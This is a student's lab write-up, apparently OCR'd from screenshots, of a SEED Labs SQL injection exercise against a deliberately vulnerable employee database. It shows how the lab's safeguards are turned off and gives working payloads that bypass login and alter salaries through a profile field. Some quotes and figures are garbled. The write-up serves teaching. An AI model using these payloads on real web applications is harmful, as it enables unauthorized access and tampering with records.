
Justin Eugenio
11/13/19
CSC 154

Lab 5 – SQL Injection

First, we are going to download the patch.tar.gz file we need for the lab.



SQL Injection Attack Lab
www.cis.syr.edu/~wedu/seed/Labs_12.04/Wet
seedlabs
Most Visited
Getting Started
Seed Labs
Robert'); DROP TABLE Students; --

correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. The SQL injection attack is one of the most common attacks on web applications.

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.

Lab Tasks (Description) (Video)


Recommended Time:

- Supervised situation (e.g. a closely-guided lab session): **2 hours**
- Unsupervised situation (e.g. take-home project): **1 week**

Files that are Needed


- patch.tar.gz: The current VM does not support this new lab, so you need to run the patch script to set up the lab environment in the VM.

From there, we navigate to its location.




```
[11/13/2019 17:18] seed@ubuntu:~/Downloads/Labs$ cd SQLInjection
[11/13/2019 17:18] seed@ubuntu:~/Downloads/Labs/SQLInjection$ ls
patch.tar.gz
[11/13/2019 17:18] seed@ubuntu:~/Downloads/Labs/SQLInjection$ 
```

Extract the files from the file using command tar `-zxvf patch.tar.gz`.




```
[11/13/2019 17:19] seed@ubuntu:~/Downloads/Labs/SQLInjection$ tar -zxvf patch.ta
r.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[11/13/2019 17:19] seed@ubuntu:~/Downloads/Labs/SQLInjection$
```

Navigate into the “patch” folder and start restart the web server with command `./bootstrap.sh`.




```
[11/13/2019 17:45] seed@ubuntu:~/Downloads/Labs/SQLInjection$ cd patch
[11/13/2019 17:45] seed@ubuntu:~/Downloads/Labs/SQLInjection/patch$ ./bootstrap.
sh
[sudo] password for seed:
 * Restarting web server apache2
 ... waiting                                                              [ OK ]
[11/13/2019 17:45] seed@ubuntu:~/Downloads/Labs/SQLInjection/patch$
```

Next, we will turn-off the counter-measures, so we can run our attack.




```
[11/13/2019 17:49] seed@ubuntu:/$ ls
bin     etc             lib          opt   sbin     tmp        vmlinuz.old
boot    home            lost+found   proc  selinux  usr
cdrom   initrd.img      media        root  srv      var
dev     initrd.img.old  mnt          run   sys      vmlinuz
[11/13/2019 17:49] seed@ubuntu:/$
```

Let’s edit the “php.ini” file.




```
[11/13/2019 17:51] seed@ubuntu:/etc/php5/apache2$ ls
conf.d  php.ini
[11/13/2019 17:51] seed@ubuntu:/etc/php5/apache2$ sudo gedit php.ini
```

Changing `magic_quotes_gpc = On` to `magic_quotes_gpc = Off`.




```
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off
```

Restart the Apache server by running `sudo service apache2 restart`.




```
[11/13/2019 17:54] seed@ubuntu:/etc/php5/apache2$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting                                                             [ OK ]
[11/13/2019 17:54] seed@ubuntu:/etc/php5/apache2$
```

It’s time to interact with the database. Let’s log in.




```
[11/13/2019 17:58] seed@ubuntu:~$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 261
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Going in the Users database.




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

Showing tables inside of Users.




```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

Let's view table feature for Alice.




```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Going to the website.




Next task, log into the application without knowing any employee's credential without the help of this table.



User	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

We will inject MySQL code into the ID field just using name: Admin since we don't know the EID (employee ID).




Employee Profile Information

Employee ID: 1' or Name='Admin'#

Password:

Successful. We are logged in without putting in the password. Here, we are viewing the details of all the users.



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:


Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Next task change data inside the database. For this task, we are going to change the salary for Alice. Let's log into her account since we found out the EID from the admin's account.




Employee Profile Information

Employee ID: 10000';#

Password:

Alice’s profile is viewed. This means we are successfully logged in without inputting password.




Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Let’s inject code into a field. Change Alice’s yearly salary to $1,000,000.

```
‘, Salary=”1000000’ where EID=’10000’;#
```




Hi,Alice

Edit Profile Information

Nick Name:	', Salary='1000000' where EID='10
Email :	
Address:	
Phone Number:	
Password:	


This is the result after exploiting the vulnerability after editing. Alice now has a $1,000,000 yearly salary.



Alice Profile

Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Next, let's change the salary of Boby.


Employee Profile Information

Employee ID:	1' or Name='Boby'#
Password:	

Before the update we assume we don't know the EID. So, let's use NAME.


```
', Salary="1000000' where name='Boby';#
```


Hi,Boby

Edit Profile Information


Nick Name: ', Salary='333' where name='Boby'

Before the update, Boby has a yearly salary of $30,000.


Boby Profile


Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

After the update, Boby's yearly salary is $333.


Boby Profile

Employee ID	20000
Salary	333
